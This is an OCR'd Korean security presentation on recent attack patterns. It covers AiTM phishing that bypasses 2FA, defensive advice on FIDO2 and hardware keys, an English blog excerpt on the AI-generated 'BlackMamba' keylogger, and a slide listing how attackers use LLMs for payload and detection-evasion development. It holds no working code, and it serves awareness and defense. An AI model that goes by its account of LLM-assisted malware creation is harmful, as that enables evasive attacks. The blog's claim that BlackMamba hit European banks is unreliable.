
[Try another way](#) [Next](#)

English (United States) 

[Help](#) [Privacy](#) [Terms](#)



컨텍스트가 없는 2FA 유형



2FA 걸어 났으니 안심

침투 경로

- 실시간 2FA 인증 우회 – Push 또는 OTP
- 특정 시즌 피싱 메일
- 타깃형 가능성 있음
- AiTM with indirect Proxy: Spoofed 구글 로그인

의미

- 피싱 고도화, AiTM 피싱 공격 증가 추세
- MFA 우회 후 발생한 데이터 유출 사고
- 중요 계정에 디바이스 종속성이 있는 보안 인증 필요
 - 공개키 암호화 기반: FIDO2, 인증서 기반 등
 - 생체 인식 기반: Touch ID, Windows Hello 등
 - 하드웨어 기반: 하드웨어 보안키
- 의심스러운 로그인 이력 확인과 접근 차단 필요
- 클라우드에 민감 정보 저장 시 주의 필요

앞으로는 어떤 일들이?

BlackMamba 사례

OpenAI API를 이용하여 런타임 Malware 생성
다형성으로 인해 기존 보안 솔루션 회피




Figure 2 - This is a sketch of the relationship between the malware, ChatGPT, and the Command and Control Server

Written by Robert Bond on 24 March 2023

BlackMamba - The AI-Powered, Keylogging Malware - Explained

Artificial Intelligence (AI) has been a significant factor in this advancement, and its use by malicious actors has increased exponentially in recent years. An example of this and the subject of this blog post is the "BlackMamba" keylogging attack, which leverages AI to evade modern Endpoint Detection and Response (EDR) systems.

More than 60% of global financial institutions with at least \$5 billion in assets were hit by a variety of cyberattacks over the past year, according to a new survey by Contrast Security. Incidents included attempts to destroy data held by the institutions, usually to erase evidence following a counter-incident response by the victim. In addition, "watering hole" attacks in which cybercriminals hijack and boobytrap a website or mobile app used by e-finance customers. Sixty-four percent of institutions also reported increased attacks exploiting application vulnerabilities; thus, the threat appears to be growing and needs to be defended more effectively.

BlackMamba is a malware known to target financial institutions in various European countries, including Germany and the Czech Republic. The malware can remain hidden from detection systems and infiltrate targeted systems via phishing campaigns or software vulnerabilities. Once installed, the malware can steal sensitive information such as passwords and user credentials, ultimately leading to financial theft.

LLM 더 많이 활용

정보 수집

- 취약점 연구 지원
- 보안 기능 우회 방안 탐색
- 기술과 취약점 정보 수집

콘텐츠 제작

- 소셜 엔지니어링 지원
- 스크립트 생성과 개선

코드 제작

- 도구와 프로그램 개발
- 페이로드 개발
- 탐지 우회 기법 개발

인프라 제작 및 운영

- 도구 개발과 전략 수립 지원

요약

1 더럽게 취약했던 서버

흔한 취약점, 장기 방치, 복합 침해, 현실 가장 많은 유형

2 클라우드로 이전할 때 잊은 것

그대로 마이그레이션, 똑같이 노출

3 끔찍 감춘 폐쇄망이었는데

ICS시스템, 짧은 시간 홀

4 공격자들의 우연한 만남

다른 공격자 인프라 이용, 예상치 못한 침투 경로

5 2FA 걸어 났으니 안심

피싱 고도화, 2FA 유형 점검

현실판 사이버 공격: 오늘날 사례와 미래 시나리오

감사합니다

